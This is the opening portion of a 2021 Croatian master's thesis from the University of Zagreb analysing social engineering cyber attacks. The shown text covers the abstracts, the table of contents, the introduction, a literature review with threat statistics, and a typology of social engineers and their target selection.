Analiza kibernetičkih napada temeljenih na metodama socijalnog inženjeringa

Mikšić, Igor

Master's thesis / Diplomski rad

2021

Degree Grantor / Ustanova koja je dodijelila akademski / stručni stupanj: **University of Zagreb, Faculty of Transport and Traffic Sciences / Sveučilište u Zagrebu, Fakultet prometnih znanosti**

Permanent link / Trajna poveznica: https://urn.nsk.hr/urn:nbn:hr:119:737968

Rights / Prava: In copyright / Zaštićeno autorskim pravom.

Download date / Datum preuzimanja: **2024-03-28**

Repository / Repozitorij:

Faculty of Transport and Traffic Sciences - Institutional Repository

SVEUČILIŠTE U ZAGREBU

FAKULTET PROMETNIH ZNANOSTI

Igor Mikšić

ANALIZA KIBERNETIČKIH NAPADA TEMELJENIH NA METODAMA SOCIJALNOG INŽENJERINGA

DIPLOMSKI RAD

Zagreb, 2021.

Sveučilište u Zagrebu
Fakultet Prometnih Znanosti

DIPLOMSKI RAD

ANALIZA KIBERNETIČKIH NAPADA TEMELJENIH NA METODAMA SOCIJALNOG INŽENJERINGA

CYBER ATTACK ANALYSIS BASED ON SOCIAL ENGINEERING METHODS

Mentor: dr. sc. Ivan Cvitić

Student: Igor Mikšić
JMBAG: 0135233719

Zagreb, 2021.

SVEUČILIŠTE U ZAGREBU
FAKULTET PROMETNIH ZNANOSTI
POVJERENSTVO ZA DIPLOMSKI ISPIT

Zagreb, 11. svibnja 2021.

Zavod: **Zavod za informacijsko komunikacijski promet**
Predmet: **Sigurnost i zaštita informacijsko komunikacijskog sustava**

DIPLOMSKI ZADATAK br. 6437

Pristupnik: **Igor Mikšić (0135233719)**
Studij: Promet
Smjer: Informacijsko-komunikacijski promet

Zadatak: **Analiza kibernetičkih napada temeljenih na metodama socijalnog inženjeringa**

Opis zadatka:

U okviru diplomskog rada potrebno je pružiti pregled dosadašnjih istraživanja područja napada socijalnog inženjeringa, definirati i obrazložiti principe funkcioniranja socijalnog inženjeringa. Potrebno je klasificirati metode i alate primjenjive u napadima socijalnim inženjeringom. Primjenom dostupnih alata u Linux Kali okruženju potrebno je simulirati napade socijalnog inženjeringa u svrhu prikaza učinkovitosti takvih napada. Temeljem rezultata provedenih simulacija potrebno je predložiti smjernice zaštite od napada socijalnog inženjeringa.

Mentor:

dr. sc. Ivan Cvitić

Predsjednik povjerenstva za diplomski ispit:

ANALIZA KIBERNETIČKIH NAPADA TEMELJENIH NA METODAMA SOCIJALNOG INŽENJERINGA

SAŽETAK

Unatoč dostupnosti naprednih zaštitnih mehanizama, sigurnosni incidenti unutar okruženja pojedinaca i organizacija u kontinuiranom su porastu. Danas najveća prijetnja u svijetu kibernetičke sigurnosti, socijalni inženjering, zasniva se na psihološkom iskorištavanju ljudi kao najslabije karike sustava. U diplomskom radu napadi temeljeni na metodama socijalnog inženjeringa analizirani su kroz detaljan opis obilježja, metoda napada i alata koji se koriste. U svrhu prikaza učinkovitosti takvih napada, primjenom programskih alata dostupnih u Kali Linux okruženju provedene su simulacije dva česta kibernetička napada, simulacija napada krađom identiteta te eksploatacija ciljnog računala stvaranjem *backdoor* pristupa. Temeljem rezultata provedenih simulacija predložene su smjernice zaštite od napada socijalnog inženjeringa, usmjerene na korisnika pojedinca te sigurnost i poslovanje poduzeća.

KLJUČNE RIJEČI: socijalni inženjering; kibernetički kriminal; kompromitacija sustava; napad krađom identiteta; zlonamjerni softver

CYBER ATTACK ANALYSIS BASED ON SOCIAL ENGINEERING METHODS

SUMMARY

Despite the availability of advanced protection mechanisms, security incidents within the environment of individuals and organizations are on the rise. Nowadays, the biggest cybersecurity threat in the world, social engineering, is based on the psychological exploitation of people as the weakest link in the system. In this graduate thesis, attacks based on social engineering methods are analyzed through a detailed description of the characteristics, attack methods and used tools. In order to demonstrate the effectiveness of such attacks, using software tools available in the Kali Linux environment, simulations of two

common cyber attacks were performed. These are phishing attack and exploitation of the targeted computer by creating a backdoor. Based on the results of the simulations, guidelines for protection against social engineering attacks aimed at the individual user and the security and operation of the company have been proposed.

KEY WORDS: social engineering; cybercrime; system compromise; phishing; malware

SADRŽAJ

1. UVOD 1
2. PREGLED DOSADAŠNJIH ISTRAŽIVANJA 3
3. OBILJEŽJA SOCIJALNOG INŽENJERINGA 7
3.1. Odabir žrtve napada i preliminarno prikupljanje podataka 10
3.2. Prikupljanje podataka 10
3.2.1. Tehničke metode prikupljanja podataka 11
3.2.2. Netehničke metode prikupljanja podataka 15
3.3. Navođenje žrtve na željeno ponašanje 17
3.4. Lažno predstavljanje 17
3.5. Zavaravanje 18
3.6. Uvjeravanje 18
4. KLASIFIKACIJA METODA NAPADA I ALATA SOCIJALNOG INŽENJERINGA 20
4.1. Metode napada socijalnog inženjeringa 20
4.1.1. Napad krađom identiteta 22
4.1.2. Mamljenje 27
4.1.3. Obrnuti socijalni inženjering 27
4.1.4. Napad na pouzdano i posjećeno *web* mjesto 28
4.1.5. Napad primjenom lažnog sigurnosnog softvera 28
4.1.6. *Quid pro quo* metoda napada 28
4.2. Alati socijalnog inženjeringa 29
4.2.1. Fizički alati socijalnog inženjeringa 29
4.2.2. Telefonski alati socijalnog inženjeringa 29
4.2.3. Softverski alati socijalnog inženjeringa 30
5. SIMULACIJA NAPADA METODAMA SOCIJALNOG INŽENJERINGA 34
5.1. Simulacija *e-mail phishing* napada 35
5.1.1. Kreiranje sadržaja e-pošte 36
5.1.2. Pokretanje Apache mrežnog poslužitelja i ngrok instance 37

5.1.3. Kloniranje sučelja za prijavu na društvenu mrežu Facebook 38
5.1.4. Maskiranje stvarnog URL-a 40
5.1.5. Umetanje maskirane poveznice u HTML kod 41
5.1.6. Slanje *phishing* pošte „žrtvi“ 42
5.1.7. Otvaranje pristigle *phishing* pošte na strani „žrtve“ 43
5.1.8. Dohvat vjerodajnica „žrtve“ 46
5.2. Simulacija napada stvaranjem *backdoor* pristupa 47
5.2.1. Postavke usmjerivača – prosljeđivanje porta 49
5.2.2. Kreiranje maliciozne izvršne datoteke 50
5.2.3. Kopiranje mrežne stranice *cybersecurity* tvrtke Bitdefender 51
5.2.4. Premještanje datoteka u direktorij mrežnog poslužitelja 52
5.2.5. Umetanje izvršne datoteke u kloniranu mrežnu stranicu 52
5.2.6. Pokretanje Apache mrežnog poslužitelja i ngrok instance i maskiranje stvarnog URL-a… 53
5.2.7. Pokretanje slušatelja 54
5.2.8. Otvaranje poveznice i preuzimanje izvršne datoteke na računalu „žrtve“ 55
5.2.9. Eksploatacija kompromitiranog računala 56
6. ANALIZA DOBIVENIH REZULTATA I PRIJEDLOG SMJERNICA ZAŠTITE 63
6.1. Analiza simulacije *phishing* napada 64
6.2. Analiza simulacije *backdoor* napada 66
6.3. Prijedlog smjernica zaštite 69
7. ZAKLJUČAK 74
LITERATURA 76
POPIS ILUSTRACIJA 83
POPIS TABLICA 85
POPIS GRAFIKONA 85

1. UVOD

Korištenje računala, pametnih telefona, ali i mnoštva drugih interoperabilnih, međusobno povezanih pametnih uređaja postalo je sastavni dio ljudskog života. Razvojem telekomunikacijskih tehnologija i potrebne infrastrukture te ostvarenjem globalne povezanosti Internet mrežom, privatni korisnici, kao i velike i male korporacije, prihvatili su sveopću digitalizaciju i usvojili nove načine komunikacije i poslovanja.

Kibernetičke prijetnje od samih su početaka prisutne, a zlonamjerni korisnici raznim metodama nastoje pristupiti privatnim, osjetljivim informacijama. Ljudski faktor nerijetko se izdvaja kao najslabija sigurnosna karika svakog sustava, bilo da se radi o vlastitoj privatnosti pojedinca ili sigurnosti velikih organizacija. Socijalni inženjering, u kontekstu informacijske sigurnosti, predstavlja psihološku manipulaciju ljudi u svrhu izvođenja željenih radnji ili otkrivanja povjerljivih podataka, a danas se smatra najvećom opasnosti u kibernetičkom svijetu. Napadi temeljeni na metodama socijalnog inženjeringa zasnivaju se na iskorištavanju ljudskih ranjivosti poput osjećaja, povjerenja ili navike kako bi se uvjerilo pojedinca da zadovolji traženu radnju, a danas najčešće podrazumijeva posjećivanje zlonamjerne mrežne stranice i unos povjerljivih podataka te preuzimanje i instalaciju maliciozne datoteke. Poznate su raznovrsne metode socijalnog inženjeringa kojima zlonamjerni korisnici ostvaruju maliciozne ciljeve, a kreću se od onih fizički temeljenih, do složenijih koji se provode posredstvom programskih alata.

Ovaj diplomski rad koncipiran je kao pregled i analiza danas poznatih kibernetičkih napada temeljenih na metodama socijalnog inženjeringa, a navedena problematika opisana je kroz sedam cjelina:

1. Uvod
2. Pregled dosadašnjih istraživanja
3. Obilježja socijalnog inženjeringa
4. Klasifikacija metoda napada i alata socijalnog inženjeringa
5. Simulacija napada metodama socijalnog inženjeringa
6. Analiza dobivenih rezultata i prijedlog smjernica zaštite
7. Zaključak

U drugom poglavlju predstavljen je pregled dosadašnjih istraživanja područja napada socijalnog inženjeringa. Analizirani su relevantni radovi vezani uz problem socijalnog inženjeringa u okviru kibernetičke sigurnosti te je pružen pregled aktualnih statističkih podataka koji ukazuju na ozbiljnost obrađivane tematike.

Trećim poglavljem rada objašnjena su i detaljno opisana obilježja socijalnog inženjeringa. Analizirane su klasifikacije napada i socijalnih inženjera, kao i radni okvir (engl. *framework*) na kojemu se napadi zasnivaju. Kroz sedam temeljnih koraka podrobno je opisan proces provedbe napada socijalnim inženjeringom.

U četvrtom poglavlju iznesena je opsežna klasifikacija metoda napada socijalnog inženjeringa, kao i danas često korištenih alata za pristup i prikupljanje informacija posredstvom kojih se ostvaruje eksploatacija ciljnog sustava ili mreže.

U petom poglavlju rada prikazan je postupak provedbe danas čestih kibernetičkih napada realiziranih u kontekstu socijalnog inženjeringa. U svrhu demonstracije učinkovitosti takvih napada, primjenom alata dostupnih u Kali Linux okruženju provedena je simulacija dva napada, napad krađom identiteta slanjem elektroničke pošte (engl. *e-mail phishing*) i kreiranje i instalacija zlonamjernog sadržaja koji omogućuje pristup sustavu bez znanja korisnika (engl. *backdoor*).

Danas, podaci pojedinca ili grupe glavna su meta većine napada, a upravo tehnike socijalnog inženjeringa temelj su većine zlonamjernih, kriminalnih radnji u modernom svijetu. Uz prikaz opasnosti koje se kriju iza napada, u svrhu povećanja svijesti i edukacije korisnika o potencijalnim sigurnosnim prijetnjama važno je pružiti odgovarajuće smjernice. U šestom poglavlju rada analizirane su prethodno provedene simulacije i prikupljeni podaci te pružene smjernice zaštite od napada socijalnog inženjeringa.

Na kraju rada, u sedmom poglavlju, iznesen je jedinstven i subjektivan zaključak temeljen na provedenom istraživanju.

2. PREGLED DOSADAŠNJIH ISTRAŽIVANJA

Socijalni inženjering u društvu je prisutan od davnina, od razvoja prvih civilizacija, a u kontekstu kibernetičkih napada javlja se usporedno s razvojem informacijskih tehnologija. Prvi bezazleni samoreplicirajući programi razvijeni ranih sedamdesetih godina prošlog stoljeća brzo su evoluirali u programe maliciozne naravi, a posljednja dva desetljeća, od početka masovne upotrebe računala i Interneta, kibernetički napadi temeljeni na metodama socijalnog inženjeringa postali su neizbježni dio svakodnevice. Od vremena Elk Cloner-a, virusa iz 1982. godine koji se prenosio putem diskete (engl. *floppy disk*), prekretnice u svijetu kibernetičke sigurnosti – crva Melissa koji je 1999. godine inficirao tisuće računala kroz maliciozni Microsoft Word privitak *phishing* pošte i crva iz 2000. godine imena ILOVEYOU, provedena su brojna istraživanja usmjerena na problematiku socijalnog inženjeringa u kontekstu kibernetičke sigurnosti. Unatoč tome, broj napada temeljenih na metodama socijalnog inženjeringa u kontinuiranom je porastu, što predstavlja razlog za daljnja istraživanja u području detekcije i prevencije povezanih sigurnosnih prijetnji.

Statistički podaci prikupljeni kroz relevantna istraživanja bitan su indikator rasprostranjenosti određenog problema. Prema posljednjim podacima američke tvrtke PurpleSec, specijalizirane za kibernetičku sigurnost, 98% svih kibernetičkih napada zasniva se upravo na socijalnom inženjeringu, a podrazumijevaju krađu identiteta, neovlašteni pristup korisničkim računima, pristup financijskim kao i ostalim, izrazito povjerljivim podacima. Statistički podaci objedinjeni u okviru izvješća o trendovima o kibernetičkoj sigurnosti u 2021. godini prikazuju zabrinjavajuću situaciju. Napadi socijalnim inženjeringom porasli su više od 500% u odnosu na 2018. godinu, dok je 43% stručnjaka za informacijske tehnologije prijavilo napad nekom od metoda socijalnog inženjeringa. Osim toga, provedena istraživanja ukazuju da 21% trenutnih ili bivših zaposlenika koristi tehnike socijalnog inženjeringa u svrhu ostvarivanja financijske koristi, radi osvete, znatiželje ili zabave, [1].

Socijalni inženjering jedna je od najizazovnijih prijetnji kibernetičke sigurnosti suvremenog doba, a nagli porast broja zaposlenika koji rade udaljenim pristupom, od kuće, stvorio je jedinstvene društvene i ekonomske okolnosti. Zaštita informacijske imovine predstavlja veliki problem za organizacije, zbog čega je ključna primjena sigurnosnih politika. Autori D. Alharthi i A. C. Regan su anketirajući zaposlenike različitih sektora zapošljavanja otkrili da je u organizacije uključeno samo 51% formalnih sigurnosnih politika socijalnog inženjeringa. Kako bi doprinijeli porastu tog postotka, u radu „Social Engineering InfoSec

Policies“ predložili su prilagodljiv model koji se sastoji od 18 politika kategoriziranih u četiri temeljne kategorije koje čine ljudi, podaci, hardver i softver te mreže, [2].

U domeni informacijske sigurnosti ljudi predstavljaju najslabiju kariku, zbog čega je socijalni inženjering sastavni dio istraživanja kibernetičkih napada. U radu „Social engineering: Revisiting end-user awareness and susceptibility to classic attack vectors“ autor Bakhshi T. ukazuje na opasnost napada socijalnog inženjeringa ističući kako je teško implementirati adekvatnu zaštitu obzirom da su napadi usmjereni na eksploataciju ljudskih ranjivosti. Navodi kako je svijest krajnjih korisnika najjednostavniji, ali najučinkovitiji način zaštite te kroz rad utvrđuje razinu osjetljivosti korisnika na napade socijalnim inženjeringom. Kroz provedeno istraživanje, u kojemu veliki udio testiranih korisnika nije identificirao napad, uočen je nedostatak svijesti korisnika i potreba za obukom i redovitim vježbama o informacijskoj sigurnosti, [3].

Autori Junger M., Montoya L. i Overink F.J. u radu „Priming and warnings are not effective to prevent social engineering attacks“ iznose rezultate istraživanja provedenog u trgovačkom centru u Nizozemskoj, u okviru kojega su posjetitelji, unatoč upozorenjima, podijelili svoje adrese elektroničke pošte, dali 9 od 18 znamenki vlastitog bankovnog računa te podijelili što su i u kojoj internetskoj trgovini kupili. Analizom je utvrđeno da je 79% sudionika dalo adresu e-pošte, 44% podatke o bankovnom računu te da je oko 90% kupaca podijelilo informacije o internetskoj kupovini. Istraživanjem je zaključeno kako upozorenja nisu učinkovita u sprječavanju ljudske sklonosti otkrivanju informacija na internetu, [4].

U radu „A literature survey on social engineering attacks: Phishing attack“ autori Gupta S., Singhal A. i Kapoor A. iznose pregled literature o napadima krađom identiteta (engl. *phishing*) i tehnikama za otkrivanje. Ukazuju na utjecaj *phishing* napada na živote ljudi te kroz temeljitu analizu definiraju njihove prednosti i nedostatke. Opisuju razne vrste napada i različite tehnike za njihovu detekciju i prevenciju, [5].

Strukturiranim istraživanjem socijalnog inženjeringa autori Beckers K., Schosser D., Pape S. i Schaab P. u radu „A Structured Comparison of Social Engineering Intelligence Gathering Tools“ prikazuju alate koji napadačima olakšavaju pronalazak informacija o žrtvama. Analizom je utvrđena dostupnost velikog broja alata i značajna količina informacija koje pružaju te je zaključeno kako socijalni inženjering predstavlja veću opasnost nego ikada prije. Osim toga, autori iznose i implikacije za potencijalne žrtve te predlažu savjete za nadležna sigurnosna tijela, [6].

Mimecast Limited, tvrtka za kibernetičku sigurnost (engl. *cybersecurity*) specijalizirana za upravljanje elektroničkom poštom u oblaku provela je istraživanje nad tisuću ispitanika diljem svijeta u vezi svjesnosti kibernetičkih prijetnji i korištenju poslovnih uređaja u osobne svrhe. Istraživanjem je utvrđeno da 73% ispitanika koristi službene uređaje u vlastite svrhe, od čega je 60% prijavilo povećanje učestalosti od početka pandemije COVID-19. Iako je gotovo dvije trećine ispitanika prošlo *cybersecurity* obuku i 98% njih prijavilo svjesnost potencijalne zaraze uređaja otvaranjem *e-mail* poveznica, društvenih mreža i drugih mrežnih stranica, gotovo polovica ispitanika priznala je otvaranje sumnjive e-pošte, a jednak udio njih je priznao neprijavljivanje sumnjivog sadržaja nadležnim sigurnosnim timovima, [7].

Prema drugom provedenom istraživanju tvrtke Mimecast Limited, 90% zdravstvenih organizacija bilo je meta *e-mail* napada u razdoblju između 2019. i 2020. godine. Napadi su prvenstveno temeljeni na malicioznim URL[1] poveznicama i *phishing*-u, pri čemu je 72% organizacija prijavilo pad sustava te gubitak podataka, produktivnosti i financijskih sredstava, [8].

Agencija Europske unije za kibersigurnost, ENISA, stručni je centar za kibernetičku sigurnost u Europi. Pomaže Europskoj Uniji i njezinim državama članicama da se bolje opreme i pripreme za sprječavanje, otkrivanje i odgovor na probleme informacijske sigurnosti, [9]. 2020. godine objavila je publikaciju pod nazivom „ENISA Threat Landscape – 2020“, u kojoj kroz 22 različita izvješća navodi velike promjene u digitalnom okruženju uslijed pandemije COVID-19, [10]. Prema posljednjim objavljenim podacima vezanim za *phishing*, glavne mete napada bile su usluge elektroničke pošte i *software-as-a-service* (SaaS) platforme, pri čemu su usluge Microsoft 365 bile najčešći izbor napadača. Više od dvije trećine, 74% *phishing* stranica danas se temelji na *HyperText Transfer Protocol Secure* (HTTPS) protokolu, što je značajni porast u odnosu na 32% samo dvije godine ranije. Osim *phishing* napada povezanih s pandemijom, *phishing* kao usluga (engl. *Phishing-as-a-Service*; PhaaS) predstavlja novu, aktualnu prijetnju. PhaaS uslugama omogućena je jednostavna provedba *phishing* napada i manje tehnički vještim pojedincima, kroz plaćanje usluge ili preuzimanje nekog od brojnih dostupnih alata. 88% organizacija diljem svijeta bilo je metom *spear phishing* napada, a 86% njih suočilo se s *Business E-mail Compromise* (BEC) napadima. Osim toga, prijavljeno je da je 33% sve e-pošte sadržavalo riječ „*payment*“ kao predmet pošte, a 47% svih malicioznih privitaka bile su Microsoft Office datoteke, [11].

[1] URL (*Uniform Resource Locator*) – lokacija *web* stranice ili datoteke na internetu.

Tablica 1. prikazuje rang listu i trend kretanja učestalosti kibernetičkih napada u razdoblju između 2019. i 2020. godine.

Tablica 1. Top 15 kibernetičkih napada u periodu 2019. - 2020.

Najveće prijetnje 2019. - 2020.	Procijenjeni trend	Promjena poretka
1. **Zlonamjerni programi** (engl. *Malware*)	—	—
2. **Mrežno temeljeni napadi** (engl. *Web-based Attacks*)	—	▲
3. **Napad krađom identiteta** (engl. *Phishing*)	▲	▲
4. **Napadi mrežnim aplikacijama** (engl. *Web application attacks*)	—	▼
5. **Neželjena pošta** (engl. *Spam*)	▼	▲
6. **Napad uskraćivanja usluge** (engl. *Denial of Service*)	▼	▼
7. **Krađa identiteta** (engl. *Identity theft*)	▲	▲
8. **Povreda osobnih podataka** (engl. *Data breaches*)	—	—
9. **Unutarnje prijetnje** (engl. *Insider threat*)	▲	—
10. **Botnet mreže** (engl. *Botnets*)	▼	▼
11. **Fizička manipulacija, šteta, krađa i gubitak** (engl. *Physical manipulation, damage, theft and loss*)	—	▼
12. **Curenje informacija** (engl. *Information leakage*)	▲	▼
13. **Ucjenjivački softver** (engl. *Ransomware*)	▲	▲
14. **Kibernetička špijunaža** (engl. *Cyberespionage*)	▼	▲
15. **Neautorizirano rudarenje kriptovaluta** (engl. *Cryptojacking*)	▼	▼

Legenda: ▼ Pad, — Kontinuitet, ▲ Rast

Izvor: [13]

Prema posljednjim objavljenim podacima vezanim za zlonamjerne programe (engl. *malware*), utvrđen je porast napada usmjerenih na poduzeća od 13%, a novu opasnost predstavljaju *Malware-as-a-Service* (MaaS) usluge, koje podrazumijevaju prodaju zlonamjernih programa te *Fileless malware*-i, zlonamjerni programi koji ne sadrže izvršnu datoteku i mogu izbjeći uobičajene sigurnosne filtere. Najčešći zlonamjerni program tijekom perioda istraživanja bio je Emotet, prvotno bankovni trojanski konj koji je kasnije evoluirao u *botnet*[2]. 67% malicioznih programa proslijeđeno je putem kriptirane HTTPS veze, a prijavljen je i porast mobilnih aplikacija razvijenih za krađu podataka, vjerodajnica i financijskih sredstava od 50% u odnosu na podatke prethodnog izvještaja, [12].

[2] *Botnet* – mreža kompromitiranih računala pod kontrolom jednog (ili nekolicine) hakera, a koriste se za izvođenje raznih oblika napada; naziv se koristi i za zlonamjerno oblikovane izvršne datoteke koje služe za dobivanje kontrole nad računalom i njegovo uključivanje u *botnet* mrežu.

3. OBILJEŽJA SOCIJALNOG INŽENJERINGA

Socijalni inženjering, sintagmu kroz godine opisanu na mnogo različitih načina, teško je definirati jednom, konkretnom definicijom. Christopher Hadnagy, glavni razvojni inženjer prvog radnog okvira za socijalni inženjering, u knjizi „Social Engineering: The Art of Human Hacking“ socijalni inženjering opisuje kao čin manipulacije osobom da poduzme radnju koja može, ali i ne mora biti u njezinom najboljem interesu, a može uključivati pridobivanje informacija, stjecanje pristupa te postizanje da cilj napada poduzme određene radnje, [14].

Socijalni inženjering jedna je od rijetkih vrsta napada koja se može klasificirati u kategoriju netehničkih napada, ali nerijetko se istodobno kombiniraju upravo s napadima tehničke prirode. U suštini predstavlja metodu zadobivanja pristupa sustavima, odnosno podacima kroz iskorištavanje ljudske psihologije. Ljude je lakše prevariti od računalnih sustava i mreža, zbog čega je iskorištavanje čovjeka kao najslabijeg faktora svake ustanove ili organizacije temeljna karakteristika socijalnog inženjeringa, [15].

Socijalni inženjeri kreativni su, lukavi i pametni u svom načinu razmišljanja, a kroz različite tehnike manipulacije ostvaruju željene ciljeve. Dvije su glavne kategorije pod koje napadi socijalnim inženjeringom mogu biti svrstani, [16]:

- Računalna ili tehnološka obmana – tehnološki zasnovan pristup kojim se nastoji zavarati korisnika da povjeruje da komunicira sa stvarnim računalnim sustavom i time pruži povjerljive podatke.
- Ljudska prijevara – pristup zasnovan na obmani kroz iskorištavanje neznanja, odnosno needuciranosti žrtve te prirodne sklonosti čovjeka da bude od pomoći i svidi se drugim osobama.

Socijalni inženjering može biti upotrebljavan u mnogim aspektima života, a sve primjene tehnika socijalnog inženjeringa nisu nužno zlonamjerne ili loše, već mogu biti korištene i za dobrobit drugih. Važno je poznavati različite tipove socijalnih inženjera kako bi bilo moguće pravilno postupati s njima. Socijalne inženjere moguće je klasificirati prema mnogobrojnim čimbenicima, a općenito prema tipovima mogu se podijeliti na, [17]:


- Hakere – osobe koje odlično poznaju računala, softver i hardver, računalne mreže i programiranje. Smatraju se najpopularnijom i najistaknutijom vrstom socijalnih inženjera, a upravo kombinacijom socijalnih i hardverskih vještina vrše napade diljem svijeta. Napadi

na mreže i računalne programe danas čine sastavni dio vještina naprednih socijalnih inženjera.

- Penetracijske testere – vješte pojedince koji koriste napredne tehnike u svrhu penetracije u ciljne sigurnosne sustave, prilikom čega ispituju ranjivosti sustava ili mogućnosti neautoriziranog pristupa sustavu. Pri tome koriste tehnike socijalnog inženjeringa kako bi povećali prava pristupa sustavu, [18]. Penetracijski testeri uče i koriste se vještinama zlonamjernih hakera kako bi pomogli osigurati sigurnost klijenata, a informacije nikada ne koriste za osobnu korist ili na štetu drugoga, [14].
- Nezadovoljne zaposlenike – nezadovoljne članove organizacija koji često ulaze u kontradiktorni odnos s poslodavcem te izvršavaju zlonamjerna djela poput vandalizma i narušavanja sigurnosti te drugih prijestupa, [14]. Takve osobe mogu iskoristiti socijalni inženjering kako bi zadobili pristup zabranjenim podacima ili izveli neke nedopuštene radnje, [18].
- Špijune – pojedince koji koriste vještine socijalnog inženjeringa kao dio svog života. Smatraju se stručnjacima prijevare i zavaravanja. Učeni su raznim metodama obmane žrtava u cilju uspješne izgradnje vjerodostojnosti i pridobivanja željenih informacija.
- Kradljivce identiteta – krađa identiteta odnosi se na korištenje podataka pojedinca, poput imena, adrese, brojeva bankovnih računa, broja socijalnog osiguranja i datuma rođenja bez znanja vlasnika. Kradljivci identiteta izvode brojne vještine socijalnog inženjeringa i vrlo su kreativni u zavjerama koje provode, koje se kreću od neovlaštenog nošenja uniforme s ciljem lažnog predstavljanja do složenijih napada.
- Vladine službenike – često se zanemaruju kao socijalni inženjeri, no unatoč tome vješti su u kontroli ljudi kojima upravljaju i porukama koje prenose. Većina vlada koristi autoritet, društveni dokaz i oskudicu kako bi osigurali kontrolu nad svojim ciljevima. No, ova vrsta socijalnog inženjeringa nije uvijek negativna jer su neke od poruka koje vlade prenose usmjerene za dobrobit ljudi.
- Prodajno osoblje – dobar prodavač ne manipulira ljudima, ali koristi vještine kako bi saznao potrebe ljudi i utvrdio može li ih ispuniti. Umijeće prodaje zahtijeva razne vještine socijalnog inženjeringa, uključujući prikupljanje informacija, psihološka načela i sposobnost utjecanja na drugu osobu.

- Prevarante – poznati i kao „umjetnici prijevare“ (engl. *scam artists*), prevaranti su pojedinci vješti u uspostavljanju situacija neodoljivih za metu prijevare. Privlače ljude željne brze i jednostavne zarade prilikom čega ostvaruju vlastitu korist.
- Liječnike, psihologe, odvjetnike – ova skupina ljudi također provodi metode socijalnog inženjeringa. Iako se čini da se ljudi u navedenim karijerama ne uklapaju u istu kategoriju kao i drugi socijalni inženjeri, i oni se koriste tehnikama iznuđivanja, psihološkim principima, ispitivanjem i odgovarajućim taktikama razgovora za pridobivanje i manipuliranje klijentima ili ciljevima, [14].
- Obične ljude – svakodnevno koriste neke od jednostavnih, osnovnih metoda socijalnog inženjeringa u svrhu postizanja željenog cilja, ali najčešće ne dovode do ozbiljnijih posljedica, [18].

Svaki uspješan napad temeljen na metodama socijalnog inženjeringa zasniva se na koracima radnog okvira socijalnog inženjeringa. Radni okvir prikazan na slici 1. prikazuje sedam diskretnih koraka koji vode socijalnog inženjera kroz provedbu napada, od prikupljanja podataka i odabira strategije napada do njegove studiozne provedbe.



Slika 1. Radni okvir socijalnog inženjeringa (engl. *Social Engineering Framework*)
Izvor: [19]

3.1. Odabir žrtve napada i preliminarno prikupljanje podataka

Za razliku od mnogih metoda napada na ljude, napad socijalnim inženjeringom obično je usmjeren ka točno definiranom cilju. Socijalni inženjer pomno bira metu kako bi mogao provesti savršeni napad, a odabir žrtve započinje preliminarnim prikupljanjem informacija. Napadi su obično financijske naravi, a žrtve napada biraju prema bogatstvu koje posjeduju ili lakoće kojom ih je moguće prevariti. Evaluacijom potencijalne koristi od napada, socijalni inženjeri biraju metu temeljem prethodne analize preliminarno prikupljenih podataka.

Osim zbog financijskih sredstava, banke kao riznice osjetljivih podataka dragocjene su socijalnim inženjerima i nerijetko su na meti napadača, i to danas prvenstveno zbog mogućnosti internetskog bankarstva. Informatičko osoblje i osoblje financijskog odjela, kao i izvršni direktori ciljani su upravo zbog razine pristupa i kontrole koju imaju nad osjetljivim organizacijskim podacima i internim komunikacijama. U slučaju pristupa takvim informacijama, napadači su u mogućnosti tražiti otkupninu ili ih prodati na crnom tržištu.

S druge strane, zbog lakoće provedbe napada, stare organizacije, kao i starije osobe općenito također su redovne mete napada. Slučajevi uporabe neadekvatnih, zastarjelih informatičkih sustava u poduzećima još uvijek su česti i predstavljaju veliki sigurnosni problem koji socijalni inženjeri rado eksploatiraju. Stari i needucirani ljudi lake su mete zbog čega nerijetko postaju žrtvama raznih malverzacija. Predstavljanjem u ulozi medicinskog osoblja napadači lako pridobivaju željene informacije, trguju lažnim lijekovima i proizvodima i iskorištavaju naivnost starih i nemoćnih osoba kroz razne oblike financijskih prijevara. Također česta praksa socijalnih inženjera je i iskorištavanje nesretnih slučajeva poput ekoloških katastrofa, prilikom kojih pokreću lažne akcije prikupljanja novčanih sredstava i time nasamaruju dobre, ali naivne ljude, [19].

3.2. Prikupljanje podataka

